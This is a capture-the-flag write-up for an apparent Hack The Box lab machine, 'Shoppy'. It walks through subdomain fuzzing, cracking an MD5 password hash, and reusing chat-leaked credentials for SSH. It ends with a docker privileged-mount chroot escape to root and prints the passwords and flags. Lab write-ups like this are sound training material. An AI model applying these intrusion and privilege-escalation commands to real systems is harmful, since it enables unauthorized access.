


Clicking the download leads us to the exports page. So this was the export page we found earlier.

Credentials




We have an account called josh here. The passwords appear to be MD5 hashes.
Using an online md5 hash cracker and I found the password for Josh. remembermethisway




Back to our ffuf results for the subdomain and we have one from the bitquark list in seclists.

FFUF the subdomain

```
ffuf -u http://shoppy.htb -H "HOST: FUZZ.shoppy.htb" -w "/Seclists-master/Discovery/DNS/bitquark-subdomains-top100000.txt" -mc 200
```



Added mattermost.shoppy.htb to /etc/hosts
Visting mattermost.shoppy.htb brings up the mattermost login. Trying to login with the credentials from the user josh.



The login was successful and we are able to view chats between Josh and Jaeger. They seemed to have give us some credentials. Lets check them out with SSH.

`jaeger:Sh0ppyBest@pp!`

We have access to a user.

User

```
┌──(kali㉿kali)-[~]
└─$ ssh jaeger@shoppy.htb
jaeger@shoppy.htb's password:
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct  4 17:08:58 2022 from 10.10.14.8
jaeger@shoppy:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  ShoppyApp  shoppy_start.sh  Templates  user.txt  Videos
jaeger@shoppy:~$ cat user.txt
b7157530ddef4add6ccd9d19637aad9e
jaeger@shoppy:~$
```

We have user.txt
Now time to esclate our privilege and get root.
My first command I normally run is sudo -l. This will sometimes give a good idea on what we have access to run.


```
jaeger@shoppy:~$ sudo -l
[sudo] password for jaeger:
Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager
jaeger@shoppy:~$
```


A sudo command to deploy an application. Lets try it out.

```
jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password:
^C
```


A password prompt, and it does not accept blank. Lets see if reading the file will give us anything.



Oh great. A bunch of gibberish. Wait, what is that?




Sample. Let's try it.



It works!
We are now given some extra credentials. I think we should change users.

Deploy user



Now we are logged as deploy.
No sudo access here. What else can we do? Let's see what groups the user is in.

```
$ groups
deploy docker
$
```

Let's test docker.

```
Commands:
  attach      Attach local standard input, output, and error streams to a running container
  build       Build an image from a Dockerfile
  commit      Create a new image from a container's changes
  cp          Copy files/folders between a container and the local filesystem
  create      Create a new container
  diff        Inspect changes to files or directories on a container's filesystem
  events      Get real time events from the server
  exec        Run a command in a running container
  export      Export a container's filesystem as a tar archive
  history     Show the history of an image
  images      List images
  import      Import the contents from a tarball to create a filesystem image
  info        Display system-wide information
  inspect     Return low-level information on Docker objects
  kill        Kill one or more running containers
  load        Load an image from a tar archive or STDIN
  login       Log in to a Docker registry
  logout      Log out from a Docker registry
  logs        Fetch the logs of a container
  pause       Pause all processes within one or more containers
  port        List port mappings or a specific mapping for the container
  ps          List containers
  pull        Pull an image or a repository from a registry
  push        Push an image or a repository to a registry
  rename      Rename a container
  restart     Restart one or more containers
  rm          Remove one or more containers
  rmi         Remove one or more images
  run         Run a command in a new container
  save        Save one or more images to a tar archive (streamed to STDOUT by default)
  search      Search the Docker Hub for images
  start       Start one or more stopped containers
  stats       Display a live stream of container(s) resource usage statistics
  stop        Stop one or more running containers
  tag         Create a tag TARGET_IMAGE that refers to SOURCE_IMAGE
  top         Display the running processes of a container
  unpause     Unpause all processes within one or more containers
  update      Update configuration of one or more containers
  version     Show the Docker version information
  wait        Block until one or more containers stop, then print their exit codes

Run 'docker COMMAND --help' for more information on a command.

To get more help with docker, check out our guides at https://docs.docker.com/go/guides/
$
```

Docker works. Lets find an escape for Docker.

Rooted

`docker run -it --privileged --net=host --ipc=host -v /:/host alpine chroot /host`

```
$ docker run -it --privileged --net=host --ipc=host -v /:/host alpine chroot /host
root@shoppy:/#
```

We have root!

```
root@shoppy:~# cat root.txt
c339f6e127e346c41cd56d06acd260e1
root@shoppy:~#
```

And we have root.txt